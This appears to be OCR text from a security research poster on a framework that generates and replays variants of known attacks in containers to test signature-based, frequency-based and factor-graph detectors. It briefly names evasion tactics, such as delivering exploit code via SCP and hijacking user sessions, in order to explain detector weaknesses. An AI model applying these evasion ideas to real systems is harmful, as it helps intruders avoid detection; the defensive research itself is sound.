
1. Generate a list of events in a known attack

2. For each event in the list
   Replace it with the events in the interchangeable event list
   Record the attack variant

3. Repeat until there is no more attack variant



An Attack Replay Framework



Features:


Database of executable attacks: exploit code, vulnerable packages,
Focus on log collection: Pre-installed host monitors (syslog) and network monitors (Bro)
Isolation: use virtualization framework such as Linux containers (LXC) or Virtual Machine (QEMU)
Performance: most containers are based on LXC, a light-weight virtualization platform

The replay framework is the evaluation pipeline for attack detection methods.

Case studies

Name	Description
Credential-stealing attack	Compromise a gateway node that handles user authentication to steal username and passwords
Outbound brute-force SSH attack	Launch outbound brute-force SSH attacks against external target nodes
Outbound Denial of Service attack	Build a botnet and run Denial of Service attacks against external target nodes.


Outline: Generate, replay and analyze attack variants




Network flows

System logs


Data of known attack



Attack variants (unknown attacks)



Attack replay environment



Validation of detection techniques

		Predicted Class	
		Yes	No
Actual Class	Yes	TP	FN
	No	FP	TN

Result

Input:

Host and network logs of past security incidents

Output:

A set of attack variants, each variant is a sequence of events

A container and a network infrastructure to replay such variant

A report of detection capability of detection techniques

Servers hosting the framework

Performance comparison of detecting attack variants

Experiment setup

Generated 648 attack variants of the three case studies and evaluated detection capability of the techniques:

Signature-based


use a specific signature in terms of a file hash or a network packet checksum in order to identify the malicious user

Frequency-based

use the most frequent event observed in the past attacks as an indicator of future attacks, e.g., *alert anomalous host*

Factor graph-based (AttackTagger)

analyze the entire event sequence collectively



Performance comparison of detecting attack variants

Performance analysis

Signature-based

Attackers can deliver the exploit code using a secure file copy protocol (SCP) to evade deep packet analysis


Frequency-based

Attacker can hijack an existing user session to evade the alerts on anomalous host.

Factor graph-based (AttackTagger)

The factor graph operates on all observed events

The factor graph is designed to be insensitive to variants



Future Work

http://blog.f1000research.com/wordpress/wp-content/uploads/2014/04/reproducibility-small.jpg

